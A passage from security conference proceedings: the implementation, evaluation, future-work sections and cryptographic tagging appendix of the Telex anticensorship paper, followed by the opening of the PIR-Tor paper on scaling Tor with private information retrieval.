Our prototype Telex station uses a modular design to provide a basis for scaling the system to high-speed links and to ensure reliability. In particular, it fails safely: simple failures of the components will not impact non-Telex TLS traffic. The implementation is divided into three components, which are responsible for diversion, recognition, and proxying of network flows.

Diversion The first component consists of a router at the ISP hosting the Telex station. It is configured to allow the Telex station to passively monitor TLS packets (e.g., TCP port 443) via a tap interface. Normally, the router will also forward the packets towards their destination, but the recognition and relay components can selectively command it to not forward traffic for particular flows. This allows the other components to selectively manipulate packets and then reinject them into the network. In

our implementation, the router is a Linux system that uses the iptables and ipset [19] utilities for flow blocking.

Recognition During the TLS handshake, the Telex station recognizes tagged connections by inspecting the ClientHello nonces. In our implementation, the recognition subsystem reconstructs the TCP connection using the Bro Network Intrusion Detection System [23]. Bro reconstructs the application-layer stream and provides an event-based framework for processing packets. We used the Bro scripting language for packet processing (approximately 300 lines), and we added new Bro built-in functions using C++ (approximately 450 lines).

When the Bro script recognizes a TLS ClientHello message, it checks the client nonce to see whether it is tagged. (The tag checking logic is a C implementation of the algorithm described in Section 4.) If the nonce is tagged, we extract the shared secret associated with the tag and create an entry for the connection in a table indexed by flow. All future event handlers test whether the flow triggering the event is contained in this table, and do nothing if it is not.

The Bro script then instructs the diversion component (via a persistent TCP connection) to block the associated flow. As this does not affect the tap, our script still receives the associated packets, and the script is responsible for actively forwarding them until the TLS Finished messages are observed. This allows the Bro script to inspect each packet before forwarding it, while ensuring that any delays in processing will not cause a packet that should be blocked to make it through the router (e.g., a TLS ApplicationData packet from NotBlocked.com to the client). To derive the TLS shared secret from the key exchange, our Bro script also stores the necessary parameters from the TLS ServerKeyExchange message in the connection table.

Once it observes the server's TLS Finished handshake message, our Bro script stops forwarding packets between the client and the server (thus atomically severing traffic flow between them) and sends the connection state, which includes the TCP-level state (sequence number, TCP options, windows, etc.), the key exchange parameters, and the shared secret k_{sh} to the proxy service component. Our proof-of-concept implementation handles only the TCP timestamp, selective acknowledgements (SACK), and window scaling options, but other options could be handled similarly. Likewise, we currently only support TLS's Diffie-Hellman key exchange, but RSA and other key exchange methods could also be supported.

Proxy service The proxy service component plays the role of the TLS server and connects the client to blocked websites. Our implementation consists of a user space process called `telex_relay` and an associated kernel module, which are responsible for decapsulating TLS connection data and passing it to a local Squid proxy [25].

The `telex_relay` process is responsible for relaying data from the client to the Squid proxy, in effect spoofing the server side of the connection. We defer forwarding of the last TLS Finished message until `telex_relay` has initialized its connection state in order to ensure that all application data is observed. We implement this delay by including the packet containing TLS Finished message in the state sent from our Bro script and leaving the task of forwarding the packet to its destination to `telex_relay`, thus avoiding further synchronization between the components.

Similarly to `telex_client`, `telex_relay` is written in about 1250 lines of C (again including shared TLS utility code) and uses libevent to manage multiple connections. It reuses our modifications to OpenSSL in order to substitute our shared secret for OpenSSL's shared secret. We implement relaying of packets between the client and the Telex service straightforwardly, by registering event handlers to read from one party and write to the other using the usual `send` and `recv` system calls on the one hand and `SSL_read` and `SSL_write` on the other.

To avoid easy detection, the relay's TCP implementation must appear similar to that of the original TLS server. Ideally, `telex_relay` would simply `bind(2)` to the address of the original server and set the `IP_TRANSPARENT` socket option, which, in conjunction with appropriate firewall and routing rules for transparent proxying [29], would cause its socket to function normally despite being bound to a non-local address. This would cause the relay's TCP implementation to be identical to that of the operating system that hosts it. However, the TCP handshake has already happened by the time our Bro script redirects the connection to `telex_relay`, so we need a method of communicating the state negotiated during the handshake to the TCP implementation. Accordingly, we modified the Linux 2.6.37 kernel to add a `fake_accept` ioctl that allows a userspace application to create a seemingly connected socket with arbitrary TCP state, including endpoint addresses, ports, sequence numbers, timestamps, and windows.

8 Evaluation

In this section, we evaluate the feasibility of our Telex proxy prototype based on measurements of its performance.

8.1 Model deployment

We used a small model deployment consisting of three machines connected in a hub-and-spoke topology. Our simulated router is the hub of our deployment, and the two machines connected are the Telex station, and a web server serving pages over HTTPS and HTTP. The Telex




Figure 4: **Client Request Throughput** — We measured the rate at which two client machines could complete HTTP requests for a 1 kB page over a laboratory network, using either TLS or our Telex prototype. The prototype's performance was competitive with that of unmodified TLS.

station has a 2.93 GHz Intel Core 2 Duo E7500 processor and 2 GB of RAM. The server has a 4-core, 2.26 GHz Intel Xeon E55200 processor and 11 GB of RAM. The router has a 3.40 GHz Intel Pentium D processor and 1 GB of RAM. All of the machines in our deployment and tests are running Ubuntu Server 10.10 and are interconnected using Gigabit Ethernet.

8.2 Tagging performance

We evaluated our tagging implementation by generating and verifying tags in bulk using a single CPU core on the Telex station. We performed ten trials, each of which processed a batch of 100,000 tags. The mean time to generate a batch was 18.24 seconds with a standard deviation of 0.016 seconds, and the mean time to verify a batch was 9.03 seconds with a standard deviation of 0.0083 seconds. This corresponds to a throughput of approximately 5482 tags generated per second and 11074 tags verified per second. As our TLS throughput experiments show, tag verification appears very unlikely to be a bottleneck in our system.

8.3 Telex-TLS performance

To compare the overhead of Telex, we used our model deployment with two additional clients connected to the router. Our primary client machine (client A) has a 2.93 GHz Intel Core 2 Duo E7500 processor and 2 GB of RAM. The secondary client machine (client B) has a 3.40 GHz Intel Pentium D processor and 2 GB of RAM. For our control, we used the Apache benchmark `ab` [1] to have each of the clients simultaneously download a static 1-kilobyte page over HTTPS. To compare to Telex, we then configured `ab` to download the same page through the `telex_client`. Because the Telex tunnel itself is encrypted with TLS, we configured `ab` to use HTTP, not HTTPS, in this latter case. For the NotBlocked.com used by `telex_client`, we used our server on port 443 (HTTPS) and for Blocked.com, we used our same server on port 80 (HTTP).

We modified `ab` to ensure that only successful connections were counted in throughput numbers and to override its use of OpenSSL's `SSL_OP_ALL` option. This option originally caused `ab` to send fewer packets than a default configuration of OpenSSL, allowing the TLS control to perform artificially better at the cost of decreased security.

We used `ab` to perform batches of 1000 connections (`ab -n 1000`); in each batch, we configured it to use a variable number of concurrent connections. We repeated each trial on our two clients (client A and client B) to get a mean connection throughput for each client.

The results are shown in Figure 4; the performance of the Telex tunnel lags behind that of TLS at low concurrency, but catches up at higher concurrencies. The observered performance is consistent with Telex introducing higher latency but similar throughput, which we posit is due to Telex's additional processing and network delay (e.g., execution of the `fake_accept` ioctl). Both Telex and TLS exhibit diminishing returns from more than 10 concurrent requests, and both start to plateau at 30 concurrent requests. Manual inspection of client machines' CPU utilization confirms that the tests are CPU bound by 50 concurrent connections.

8.4 Real-world experience

To test functionality on a real censor's network, we ran a Telex client on a PlanetLab [24] node located in Beijing and attempted connections to each of the Alexa top 100 websites [2] using our model Telex station located at the University of Michigan. As a control, we first loaded these sites without using Telex and noted apparent censorship behavior for 17 of them, including 4 from the top 10: facebook.com, youtube.com, blogspot.com and twitter.com. The blocking techniques we observed included forged RST packets, false DNS results, and destination IP black holes, which are consistent with previous findings [15]. We successfully loaded all 100 sites using Telex. We also compared the time taken to load the 83 unblocked sites with and without Telex. While this metric was difficult to measure accurately due to varying network conditions, we observed a median overhead of approximately 60%.

To approximate the user experience of a client in China, we configured a web browser on a machine in Michigan

to proxy its connections over an SSH tunnel to our Telex client running in Beijing. Though each request traveled from Ann Arbor to China and back before being forwarded to its destination website (a detour of at least 32,000 km), we were able to browse the Internet uncensored, and even to watch streaming YouTube videos.

Anecdotally, three of the authors have used Telex for their daily Web browsing for about two months, from various locations in the United States, with acceptable stability and little noticeable performance degradation. The system received additional stress testing because an early version of the Telex client did not restrict incoming connections to the local host, and, as a result, one of the authors' computers was enlisted by others as an open proxy. Given the amount of malicious activity we observed before the issue was corrected, our prototype deployment appears to be robust enough to handle small-scale everyday use.

9 Future Work

Maturing Telex from our current proof-of-concept to a large-scale production deployment will require substantial work. In this section, we identify four areas for future improvement.

Traffic shaping An advanced censor may be able to distinguish Telex activity from normal TLS connections by analyzing traffic characteristics such as the packet and document sizes and packet timing. We conjecture that this would be difficult to do on a large scale due to the large variety of sites that can serve as NotBlocked and the disruptive impact of false positives. Nevertheless, in future work we plan to adapt techniques from prior work [18] to defend Telex against such analysis. In particular, we anticipate using a dynamic padding scheme to mimic the traffic characteristics of NotBlocked.com. Briefly, for every client request meant for Blocked.com, the Telex station would generate a real request to NotBlocked.com and use the reply from NotBlocked.com to restrict the timing and length of the reply from Blocked.com (assuming the Blocked.com reply arrived earlier). If the NotBlocked.com data arrived first, the station would send padding as a reply to the client, including a command to send a second "request" if necessary to ensure that the apparent document length, packet size, and round trip time remained consistent with that of NotBlocked.com.

Server mimicry Different service implementations and TCP stacks are easily distinguished by their observable behavior [21, Chapter 8]. This presents a substantial challenge for Telex: to avoid detection when the NotBlocked.com server and the Telex station run different software, a production implementation of Telex would need to accurately mimic the characteristics of many common server configurations. Our prototype implementation does not attempt this, and we have noted a variety of ways that it deviates from TLS servers we have tested. These deviations include properties at the IP layer (e.g. stale IP ID fields), the TCP layer (e.g. incorrect congestion windows, which is detectable by early acknowledgements), and the TLS layer (e.g. different compression methods and extensions provided by our more recent OpenSSL version). While these specific examples may themselves be trivial to fix, convincingly mimicking a diverse population of sites will likely require substantial engineering effort. One approach would be for the Telex station to maintain a set of userspace implementations of popular TCP stacks and use the appropriate one to masquerade as NotBlocked.com.

Station scalability Widescale Telex deployment will likely require Telex stations to scale to thousands of concurrent connections, which is beyond the capacity of our prototype. We plan to investigate techniques for adapting station components to run on multiple distributed machines. Clustering techniques [31] developed for increasing the scalability of the Bro IDS may be applicable.

Station placement Telex raises a number of questions related to Internet topography. How many ISPs would need to participate to provide global coverage? Short of this, where should stations be placed to optimally cover a particular censor's network? We leave accurate deployment modelling for future work.

Furthermore, we currently make the optimistic assumption that all packets for the client's connection to NotBlocked.com pass through some particular Telex station, but this might not be the case if there are asymmetric routes or other complications. Does this assumption hold widely enough for Telex to be practically deployed? If not, the system could be enhanced in future work to support cooperation among Telex stations on different paths, or to support multi-headed stations consisting of several routers in different locations diverting traffic to common recognition and relay components.

10 Conclusion

In this paper, we introduced Telex, a new concept in censorship resistance. By moving anticensorship service from the edge of the network into the core network infrastructure, Telex has the potential to provide both greater resistance to blocking and higher performance than existing approaches. We proposed a protocol for steganographically implementing Telex on top of TLS, and we supported its feasibility with a proof-of-concept implementation. Scaling up to a production implementation will require substantial engineering effort and close partnerships with ISPs, and we acknowledge that worldwide

deployment seems unlikely without government participation. However, Internet access increasingly promises to empower citizens of repressive governments like never before, and we expect censorship-resistant communication to play a growing part in foreign policy.

Acknowledgments

We are grateful to the anonymous reviewers for their constructive feedback, and to Matthew Green for shepherding the work to publication. We also wish to thank Michael Bailey, Drew Dean, Robert K. Dick, Roger Dingledine, Ed Felten, Manish Kirir, Z. Morley Mao, Nadia Heninger, Peter Honeyman, Brent Waters, Florian Westphal, and Xueyang Xu for thoughtful discussions. Ian Goldberg gratefully acknowledges the funding support of NSERC and MITACS.

References

[1] ab: Apache benchmark. http://httpd.apache.org/docs/2.0/programipsets/ab.html.

[2] Alexa top sites. http://www.alexa.com/topsites.

[3] BERNSTEIN, D. J. Curve25519: New Diffie-Hellman speed records. *Public Key Cryptography-PKC 2006* (2006), 207–228.

[4] BONEH, D. The decision Diffie-Hellman problem. *Algorithmic Number Theory* (1998), 48–63.

[5] BONEH, D. J., GENTRY, C., LYNN, B., AND SHACHAM, H. Aggregate and Verifiably Encrypted Signatures from Bilinear Maps. In *Proceedings of Advances in Cryptography — Eurocrypt 2003* (May 2003), pp. 416–432.

[6] DANEZIS, G., AND ANDERSON, R. The economics of censorship resistance. In *Proceedings of the 3rd Annual Workship on Economics and Information Security (WEIS04)* (May 2004).

[7] DANEZIS, G., AND DIAZ, C. Survey of anonymous communication channels. *Computer Communications 33* (Mar. 2010).

[8] DIERKS, T., AND RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), Aug. 2008. Updated by RFCs 5746, 5878.

[9] DINGLEDINE, R. Strategies for getting more bridge addresses. https://blog.torproject.org/blog/strategies-getting-more-bridge-addresses, May 2011.

[10] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The second-generation onion router. In *Proceedings of the 13th USENIX Security Symposium* (Aug. 2004).

[11] DOUCEUR, J. R. The Sybil attack. In *Proc. International Workshop on Peer-to-Peer Systems (IPTPS)* (2002), pp. 251–260.

[12] Dynaweb proxy. http://www.dit-inc.us/dynaweb.

[13] FEAMSTER, N., BALAZINSKA, M., HARFST, G., BALAKRISHNAN, H., AND KARGER, D. Infranet: Circumventing web censorship and surveillance. In *Proceedings of the 11th USENIX Security Symposium* (Aug. 2002).

[14] FEAMSTER, N., BALAZINSKA, M., WANG, W., BALAKRISHNAN, H., AND KARGER, D. Thwarting web censorship with untrusted messenger discovery. In *Privacy Enhancing Technologies* (2003), Springer, pp. 125–140.

[15] GLOBAL INTERNET FREEDOM CONSORTIUM. The Great Firewall revealed. http://www.internetfreedom.org/files/WhitePaper/ChinaGreatFirewallRevealed.pdf.

[16] GLOBAL INTERNET FREEDOM CONSORTIUM. Defeat internet censorship: Overview of advanced technologies and products. http://www.internetfreedom.org/archive/Defeat_Internet_Censorship_White_Paper.pdf, Nov. 2007.

[17] GOH, E.-J., BONEH, D., GOLLE, P., AND PINKAS, B. The Design and Implementation of Protocol-based Hidden Key Recovery. In *Proceedings of the 6th Information Security Conference* (Oct. 2003), pp. 165–179.

[18] HINTZ, A. Fingerprinting websites using traffic analysis. In *Privacy Enhancing Technologies*, R. Dingledine and P. Syverson, Eds., vol. 2482 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, 2003, pp. 229–233.

[19] IP sets. http://ipset.netfilter.org/.

[20] JUELS, A., AND BRAINARD, J. Client puzzles: A cryptographic countermeasure against connection depletion attacks. In *Proceedings of the 1999 Network and Distributed System Security Symposium (NDSS)* (Feb. 1999).

[21] LYON, G. *Nmap Network Scanning*. Nmap Project, 2009, ch. Chapter 8: Remote OS Detection.

[22] MURDOCH, S. J., AND DANEZIS, G. Low-cost traffic analysis of tor. In *Proceedings of the 2005 IEEE Symposium on Security and Privacy (SP05)* (2005).

[23] PAXSON, V. Bro: A system for detecting network intruders in real time. *Computer Networks 31* (1999), 2435–2463.

[24] PETERSON, L., ANDERSON, T., CULLER, D., AND ROSCOE, T. A Blueprint for Introducing Disruptive Technology into the Internet. In *Proceedings of HotNets–I* (Princeton, New Jersey, October 2002).

[25] Squid HTTP proxy. http://www.squid-cache.org/.

[26] STEIN, W., AND JOYNER, D. Sage: System for algebra and geometry experimentation. *ACM SIGSAM Bulletin 39*, 2 (2005), 61–64.

[27] THE TOR PROJECT. Tor: Bridges. https://www.torproject.org/docs/bridges.

[28] THE TOR PROJECT. New blocking activity from Iran. https://blog.torproject.org/blog/new-blocking-activity-iran, Jan. 2011.

[29] Transparent proxy support documentation. http://lxr.linux.no/#linux+v2.6.37/Documentation/networking/tproxy.txt, Jan. 2011.

[30] UltraSurf proxy. http://www.ultrareach.com/.

[31] VALLENTIN, M., SOMMER, R., LEE, J., LERES, C., PAXON, V., AND TIERNEY, B. The NIDS cluster: Scalable, stateful network intrusion detection on commodity hardware. In *Proc. 10th International Conference on Recent Advances in Intrusion Detection (RAID '07)* (Sept. 2007), pp. 107–126.

[32] WATERS, B., JUELS, A., HALDERMAN, J. A., AND FELTEN, E. W. New client puzzle outsourcing techniques for DoS resistance. In *Proceedings of the 11th ACM Conference on Computer and Communications Security (CCS 2004)* (Oct. 2004).

[33] WOLCHOK, S., YAO., R., AND HALDERMAN, J. A. Analysis of the Green Dam Censorware System. *Computer Science and Engineering Division, University of Michigan 18* (2009).

A Tagging Details

Our system uses an elliptic curve E defined over a field of prime order p. We choose p to be 3 mod 4, so that -1 will be a quadratic nonresidue mod p. (z is a *quadratic residue* mod p if there exists an integer y such that $y^2 \equiv z \bmod p$. Otherwise, z is a *quadratic nonresidue* mod p. Half of

the non-zero elements mod p are quadratic residues, and half are nonresidues.) Let ℓ_p be the bit length of p, and ensure that $2^{\ell_p} - p < \sqrt{p}$. The curve E is defined by the equation $y^2 = x^3 - 3x + b \bmod p$ for a particular value of b.

For some values of $x \in \mathbb{F}_p$, $z = x^3 - 3x + b$ will be a quadratic residue mod p; for those values, $y = z^{\frac{p+1}{4}}$ will be a square root of z and (x, y) will be on the elliptic curve E.

The other values of x will never occur as the x-coordinate of a point on the elliptic curve E; however, for those values of x, $-z$ *will* be a quadratic residue, $y = z^{\frac{p+1}{4}}$ will be a square root of $-z$, and (x, y) will be a point on the "twist" curve E' defined by $-y^2 = x^3 - 3x + b$. We choose a value of b such that both E and E' have prime order over $\mathbb{F}_p$. It is a fact about elliptic curves that the orders o and o' of E and E' will satisfy $o = p + 1 - t$ and $o' = p + 1 + t$, for some $|t| \leq 2\sqrt{p}$.

Define a function $\phi : \{0,1\}^{\ell_p} \times \{0,1\}^{\ell_p} \to \{0,1\}^{\ell_p}$, such that $\phi(r,x)$ is the point multiplication on the elliptic curve (E or E') which contains a point X with x-coordinate x. To compute $\phi(r,x)$, consider r and x as integers expressed as little-endian strings. x will be the x-coordinate of a point $X = (x, y)$ on one of the curves. On that curve, compute $R = r \cdot X$, and output the x-coordinate of R, expressed as a little-endian string. If R is the point at infinity (which happens if and only if r is a multiple of the curve order), $\phi(r,x)$ is undefined. We note that this is the same function (albeit over different curves) as was used by Bernstein in Curve25519 [3].

The tagging protocol is as follows:

Setup Telex selects arbitrary generators of E and E' and publishes their x-coordinates as little-endian strings g_0 and g_1. Since E and E' have prime order, any non-identity element is a generator of those groups. Telex selects a random private key $r \in \{0,1\}^{\ell_p}$, and publishes $\alpha_0 = \phi(r, g_0)$ and $\alpha_1 = \phi(r, g_1)$. If either of those values is undefined because r is a multiple of either group order (this happens with probability less than $2^{2-\ell_p}$), a different value for r can be selected. Telex also publishes hash functions $H_1 : \{0,1\}^* \to \{0,1\}^{\ell_{H_1}}$ and $H_2 : \{0,1\}^* \to \{0,1\}^{\ell_{H_2}}$.

Client tag generation Given a *context string* χ, the client selects a random $s \in \{0,1\}^{\ell_p}$ and a random bit $b \in \{0,1\}$. The client computes $\beta = \phi(s, g_b)$ and $k = \phi(s, \alpha_b)$. (The bit b selects whether the client will be using E or E'.) In the extremely unlikely event (probability approximately $2^{1-\ell_p}$) that s is a multiple of the group order, $\phi(s, \alpha_b)$ will be undefined, and the client can select a different s. The client publishes the tag $\beta \| H_1(k \| \chi)$ and stores the shared secret key $H_2(k \| \chi)$ for later use. Again viewing ϕ as point multiplication, we can see that the generation of the value k is just elliptic curve Diffie-Hellman; we will exploit this fact in the security argument below.

Telex tag inspection Given a context string χ and a purported $(\ell_p + \ell_{H_1})$-bit tag, the Telex station parses the tag as $\beta \| h$ where β is ℓ_p bits and h is ℓ_{H_1} bits. It computes $k' = \phi(r, \beta)$ and $h' = H_1(k' \| \chi)$. If $h = h'$, the Telex station accepts the tag as valid, and outputs $H_2(k' \| \chi)$ as the shared secret key for later use. Otherwise, it rejects the tag as invalid.

A.1 Parameter selection

In our implementation, we use $p = 2^{168} - 2^8 - 1$ (and so $\ell_p = 168$). Using sage version 4.5.2 [26], we searched for an appropriate value of b by randomly selecting candidate values of b until the orders of E and E' both turned out to be prime. This search took only a few minutes on an 8-core computer, and yielded the value $b =$ 114301813541519167821195403070898020343878856329174. The curve E has order $p + 1 - t$ and the twist E' has order $p + 1 + t$ (both of which are prime) for $t = -259041875058586799467181 03$. g_0 is the 168-bit little-endian representation of the number 2, and g_1 is likewise of the number 0. The hash functions H_1 and H_2 are both based on the SHA256 hash function; we select $\ell_{H_1} = 56$ and $\ell_{H_2} = 128$, and set H_1 to be the first 56 bits of the SHA256 output, and H_2 to be the last 128 bits of the SHA256 output. The resulting tag length is $\ell_p + \ell_{H_1} = 224$ bits, which is the size of the random portion of a TLS `ClientHello` message.

Choosing $\ell_p = 168$ requires an adversary (under the usual security assumptions for elliptic curves) to perform 2^{84} computations in order to break the tagging scheme by recovering the private key from the public key (and thus violating the DDH assumption below). While we believe this is sufficient, there are a number of methods we can use to guard against even more powerful adversaries. The first is that the key strength ($2^{\ell_p/2}$) can be traded off against the rate of false positives ($2^{-\ell_{H_1}}$) under the restriction that $\ell_p + \ell_{H_1} = 224$. There are also other places [17] one can hide random-looking bits in a TLS session, to increase from the 224 bits we use to hide our tag. Next, we can limit the utility of expending massive effort to recover the Telex private key by having multiple keys that may correspond to time, source, and/or destination. These public keys could be bundled with the Telex client code. Depending on the duration each public key is used, time-based keys would have to be refetched periodically. As an example, a system that switches public keys every hour could bundle 1 million keys, enough to last for over 114 years, in only 42 MB of space.

A.2 Security argument

We must argue that an adversary, given g_0, g_1, α_0, α_1, and a candidate tag τ, cannot determine whether τ was

an output from the above client tag generation algorithm or was just a $(\ell_p + \ell_{H_1})$-bit string generated uniformly at random by a standard TLS client. Parsing τ as $\beta \| h$, we claim that the distribution of β values is only negligibly different from a uniform distribution of ℓ_p-bit values, and also that, under reasonable cryptographic assumptions, given β, an adversary cannot distinguish the correct value of h that would appear in a valid tag from a random ℓ_{H_1}-bit value.

To see the former, consider the distribution of possible values of $\beta = \phi(s, g_0)$ as s ranges over $\{0,1\}^{\ell_p}$. Treating s as a number, this distribution is only negligibly different from that resulting from the range $1 \leq s < o$, where o is the order of E. The latter is the distribution of x-coordinates of a uniformly selected (non-infinity) point of E. Let L_0 be the set of values $x \in \mathbb{F}_p$ such that $x^3 - 3x + b$ is a quadratic residue. Then every value in L_0 appears as the x-coordinate of two points of E, except possibly for up to 3 points whose y-coordinates are 0, which appear only once each. The previous distribution is then only negligibly different from the uniform distribution on L_0. If L_1 is the set of values $x \in \mathbb{F}_p$ such that $x^3 - 3x + b$ is a quadratic nonresidue, then the same argument shows that the distribution of possible values of $\beta = \phi(s, g_1)$ is only negligibly different from a uniform distribution on L_1. The required distribution of β is then negligibly different from the result of selecting a uniform element of L_b where b is a uniform random bit. Since the sizes of L_0 and L_1 are negligibly different, and L_0 and L_1 are disjoint, and the size of $L_0 \cup L_1$ is p, which is negligibly different from 2^{ℓ_p} (as we chose p to be only slightly smaller than a power of 2), our result follows.

To see the latter, we require the Decision (Co-)Diffie-Hellman (DDH and DCoDH) assumptions [4, 5]: that no adversary, given the points P and rP, can distinguish the distributions $\{(Q, rQ)\}$ and $\{(Q, r'Q)\}$ with non-negligible advantage, where P and Q are points on either E or E' and r and r' are selected uniformly at random from their respective domains (or, as above, from $[0, 2^{\ell_p})$). If P are Q are on the same curve, this is DDH; if one is on E and one on E', this is DCoDH. We also need an assumption on the properties of H_1; namely, that for any χ and any bit b, the distribution $\{H_1(\phi(s, \alpha_b) \| \chi)\}$ over all s is indistinguishable from the uniform distribution on ℓ_{H_1}-bit strings. (This is of course true if H_1 is modelled as a random oracle, but seems likely to be true for our SHA256-based H_1 as well.)

An adversary that can distinguish $\{(\phi(s, g_b), H_1(\phi(s, \alpha_b) \| \chi))\}$ from $\{(\phi(s, g_b), \$\}$ (where \$ are uniform ℓ_{H_1}-bit values) can also distinguish $\{(\phi(s, g_b), H_1(\phi(s, \alpha_b) \| \chi))\}$ from $\{(\phi(s, g_b), H_1(\phi(s', \alpha_b) \| \chi))\}$ by our assumption on H_1. He can then distinguish $\{(\phi(s, g_b), \phi(s, \alpha_b))\}$ from $\{(\phi(s, g_b), \phi(s', \alpha_b))\}$ by taking hashes, and $\{(sG_b, sA_b)\}$ from $\{(sG_b, s'A_b)\}$ by taking x-coordinates, where G_b is the elliptic curve point with x-coordinate g_b and A_b is the elliptic curve point with x-coordinate α_b. Writing $Q = sG_b$ and $r' = s's^{-1}$, and noting that $A_b = rG_b$, this is the same as distinguishing the distributions $\{(Q, rQ)\}$ and $\{(Q, r'Q)\}$, given G_b and $A_b = rG_b$, which is impossible by the DDH assumption. Care must also be taken to ensure that the adversary's knowledge of (G_{1-b}, A_{1-b}) does not aid him, but this can also be seen to be true by DCoDH.

In summary, under the DDH and DCoDH assumptions on E and E' and a random-looking-output assumption on H_1, an adversary who does not know Telex's private key r cannot distinguish valid tags from uniformly generated $(\ell_p + \ell_{H_1})$-bit strings with more than a negligible advantage.

PIR-Tor: Scalable Anonymous Communication Using Private Information Retrieval *

Prateek Mittal[1] *Femi Olumofin*[2] *Carmela Troncoso*[3] *Nikita Borisov*[1] *Ian Goldberg*[2]

[1] *University of Illinois at Urbana-Champaign*
1308 West Main Street
Urbana, IL, USA
{*mittal2,nikita*}*@illinois.edu*

[2] *University of Waterloo*
200 University Ave W
Waterloo, ON, Canada
{*fgolumof,iang*}*@cs.uwaterloo.ca*

[3] *K.U.Leuven/IBBT*
Kasteelpark Arenberg 10
3001 Leuven Belgium
carmela.troncoso@esat.kuleuven.be

Abstract

Existing anonymous communication systems like Tor do not scale well as they require all users to maintain up-to-date information about all available Tor relays in the system. Current proposals for scaling anonymous communication advocate a peer-to-peer (P2P) approach. While the P2P paradigm scales to millions of nodes, it provides new opportunities to compromise anonymity. In this paper, we step away from the P2P paradigm and advocate a client-server approach to scalable anonymity. We propose PIR-Tor, an architecture for the Tor network in which users obtain information about only a few onion routers using private information retrieval techniques. Obtaining information about only a few onion routers is the key to the scalability of our approach, while the use of private retrieval information techniques helps preserve client anonymity. The security of our architecture depends on the security of PIR schemes which are well understood and relatively easy to analyze, as opposed to peer-to-peer designs that require analyzing extremely complex and dynamic systems. In particular, we demonstrate that reasonable parameters of our architecture provide equivalent security to that of the Tor network. Moreover, our experimental results show that the overhead of PIR-Tor is manageable even when the Tor network scales by two orders of magnitude.

1 Introduction

As more of our daily activities shift online, the issue of user privacy comes to the forefront. Anonymous communication is a privacy enhancing technology that enables a user to communicate with a recipient without revealing her identity (IP address) to the recipient or a third party (for example, Internet routers). Tor [10] is a deployed network for anonymous communication, which consists of about 2 000 relays and currently serves hundreds of thousands of users a day [45]. Tor is widely used by whistleblowers, journalists, businesses, law enforcement and government organizations, and regular citizens concerned about their privacy [46].

Tor requires each user to maintain up-to-date information about all available relays in the network (global view). As the number of relays and clients increases, the cost of maintaining this global view becomes prohibitively expensive. In fact, McLachlan et al. [22] showed that in the near future the Tor network could be spending more bandwidth for maintaining a global view of the system than for anonymous communication itself. Existing approaches to improving Tor's scalability advocate a peer-to-peer approach. While the peer-to-peer paradigm scales to millions of relays, it also provides new opportunities for attack. The complexity of the designs makes it difficult for the authors to provide rigorous proofs of security. The result is that the security community has been very successful at breaking the state-of-art peer-to-peer anonymity designs [4, 6, 7, 23, 47, 48].

In this paper, we step away from the peer-to-peer paradigm and propose PIR-Tor, a scalable client-server approach to anonymous communication. The key observation motivating our architecture is that clients require information about only a few relays (3 in the current Tor network) to build a circuit for anonymous communication. Currently, clients download the entire database of relays to protect their anonymity from compromised directory servers. In our proposal, on the other hand, clients use private information retrieval (PIR) techniques to download information about only a few relays. PIR prevents untrusted directory servers from learning any information about the clients' choices of relays, and thus mitigates route fingerprinting attacks [6, 7].

We consider two architectures for PIR-Tor, based on the use of computational PIR and information-theoretic PIR, and evaluate their performance and security. We find that for the creation of a single circuit, the archi-

*An extended version of this paper is available [26].

tecture based on computational PIR provides an order of magnitude improvement over a full download of all descriptors, while the information-theoretic architecture provides two orders of magnitude improvement over a full download. However, in the scenario where clients wish to build multiple circuits, several PIR queries must be performed and the communication overhead of the computational PIR architecture quickly approaches that of a full download. In this case, we propose to perform only a few PIR queries and reuse their results for creating multiple circuits, and discuss the security implications of the same. On the other hand, for the information-theoretic architecture, we find that even with multiple circuits, the communication overhead is at least an order of magnitude smaller than a full download. It is therefore feasible for clients to perform a PIR query for each desired circuit. In particular, we show that, subject to certain constraints, this results in security equivalent to the current Tor network. With our improvements, the Tor network can easily sustain a 10-fold increase in both relays and clients. PIR-Tor also enables a scenario where all clients convert to middle-only relays, improving the security and the performance of the Tor network [9].

The remainder of this paper is organized as follows. We discuss related work in Section 2. We present a brief overview of Tor and private information retrieval in Section 3. In Section 4, we give an overview of our system architecture, and present the full protocol in Section 5. We discuss the traffic analysis implications of our architecture in Section 6. Sections 7 and 8 contain our performance evaluation for the computational and information-theoretic PIR proposals respectively. We discuss the ramifications of our design in Section 9, and finally conclude in Section 10.

2 Related Work

In contrast to our client-server approach, prior work mostly advocates a peer-to-peer approach for scalable anonymous communication. We can categorize existing work on peer-to-peer anonymity into architectures that are based on random walks on unstructured or structured topologies, and architectures that use a lookup operation in a distributed hash table.

Besides these peer-to-peer approaches Mittal et al. [25] briefly considered the idea of using PIR queries to scale anonymous communication. However, their description was not complete, and their evaluation was very preliminary. In this paper, we build upon their work and present a complete system architecture based on PIR. In contrast to prior work, we also consider the use of information-theoretic PIR, and show that it outperforms computational PIR based Tor architecture in many scaling scenarios. We also provide an analysis of the implications of clients not having the global system view, and show that reasonable parameters of PIR-Tor provide equivalent security to Tor.

2.1 Distributed hash table based architectures

Distributed hash tables (DHTs), also known as structured peer-to-peer topologies, assign neighbor relationships using a pseudorandom but deterministic mathematical formula based on IP addresses or public keys of nodes.

